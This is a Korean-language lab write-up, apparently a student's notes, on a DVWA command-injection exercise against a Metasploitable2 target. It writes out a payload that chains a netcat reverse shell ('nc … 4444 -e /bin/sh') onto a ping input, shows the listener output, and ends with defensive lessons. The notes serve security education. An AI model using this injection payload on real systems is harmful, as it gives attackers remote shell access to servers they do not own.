

2026년 6월 26일 금요일 오후 2:07

[illegible][illegible]

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

low

medium


high

Submit


PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [Enable PHPIDS](#)



서큐리티항목에서 보안레벨 낮춰주어야 함.




커멘트 익스큐션 항목 선택

이러면 이제 모든 준비완료

실습 개요 (Overview)

- **실습 명칭:** DVWA 환경을 이용한 OS Command Injection 및 Reverse Shell 공격 시연
- **실습 목적:** 웹 애플리케이션의 입력값 검증 부재가 시스템 전체(OS)에 미치는 치명적인 영향을 이해하고, 레드팀의 초기 침투(Initial Access) 메커니즘을 파악한다.
- **실습 환경:**
 - **공격자(Attacker):** Kali Linux (가상머신) / Netcat 도구 및 브라우저 사용
 - **대상 서버(Target):** Metasploitable2 (가상머신) / DVWA(Security Level: Low) 웹 애플리케이션



칼리리눅스 (공격자의 os)의 터미널화면에서 4444번 포트를 열어줌으로서 리버스셸을 대기시킴. ---> 해킹명령어를 보내서 받을 결과값을 받을 통로를 열어주는 행위


리버스셸이란?

리버스 셸(Reverse Shell)은 직역하면 '역방향 터미널 연결'이라는 뜻

방화벽을 우회하기 위해 해커들이 머리를 굴려 만든 역발상 기법

공격자가 먼저 문(nc -lvp 4444)을 열고 대기함. 그다음 웹 취약점(커멘드 인젝션 등)을 이용해 서버에게 "야, 네가 나한테 전화 걸어서 네 터미널(sh) 권한 좀 넘겨줘"라고 명령을 내리는 것

사용이유 : 외부에서 서버로 가는 길은 방화벽이 막고있기 때문에 웹취약점을 이용해서 거꾸로 서버내부에서 공격자의 서버로 터미널 제어권을 보내게 하기위해



127.0.0.1 ; nc 172.16.20.210 4444 -e /bin/sh

명령어의 구조는 127.0.0.1로 핑을 보내라는 터미 명령어를 던지고 ;을 이용해서 뒤의 명령도 실행시켜라 즉 ; 뒤의 명령어가 해킹명령의 본질

내용:

nc 172.16.20.210 4444 = 타깃 서버에게 해당 주소의 포트에 접속하라는 명령

-e /bin/sh = 넷캣(nc)의 가장 강력한 옵션인 execute(실행)옵션인 -e

내용은 /bin/sh를 강제로 실행시켜라

명령어의 의미는 취약한 웹사이트에 시스템 명령어를 주입해서, 타깃 서버가 공격자에게 거꾸로 접속시켜 터미널 제어권을 통째로 넘겨주게 만드는 명령어

넷캣의 개념 잠깐잡기


nc가 왜 '해킹/보안'에서 사기적인 툴일까?

원래는 두 컴퓨터 간에 네트워크가 잘 통하는지 테스트하거나, 가볍게 채팅을 하거나, 파일을 전송하는 용도의 순수한 네트워크 관리용 도구였습니다.

하지만 앞선 실습에서 본 **-e (Execute) 옵션** 같은 강력한 기능 때문에 레드팀과 해커들의 필수 무기가 되었습니다.

"-e 옵션: 네트워크 연결이 성공하면 뒤에 적힌 프로그램을 실행해라."

이 옵션 하나 때문에, 단순한 네트워크 통신 툴이었던 nc가 "연결되는 순간 내 컴퓨터의 터미널 (/bin/sh)을 켜서 랜선 너머로 제어권을 통째로 던져주는 원격 제어 조종기(Backdoor)"로 돌변하는 것입니다.



명령어 실행시 웹페이지에 뜨는 화면 그냥 핑만 날리는 터미화면

```
(choi@choi)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.16.20.210] from (UNKNOWN) [172.16.20.120] 43503
```

공격자의 터미널에서는 연결되었다는 메시지 확인 시나리오 성공

시나리오를 통해 확인할 수 있는 취약점은 크게 3가지 분류로

1. 입력값에 대한 검증 불충분
2. 서버내부에서 시스템명령어를 직접 호출하는 함수를 되도록 쓰지 않는것
3. 해킹당해서 리버스 셸이 작동하더라도 해커의 동작을 제한할수 있도록 서비스를 구동할 때에 권한이 적은 계정으로 실행시켜 제어권이 넘어가더라도 권한을 최소화하거나 격리 시키는것

3번의 예시

```
choi@choi: ~
새션 동작 편집하기 보기 도움말

(choi@choi)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.16.20.210] from (UNKNOWN) [172.16.20.120] 36509
whoami
www-data
```

터미널의 제어권을 가져온 상태에서 whoami를 쳤을때에 root가 아닌 www-data라는 제한된 계정인것을 확인 ---> 해킹을 당하더라도 권한이 제한되어있는 계정이므로 최악의 수는 예방.

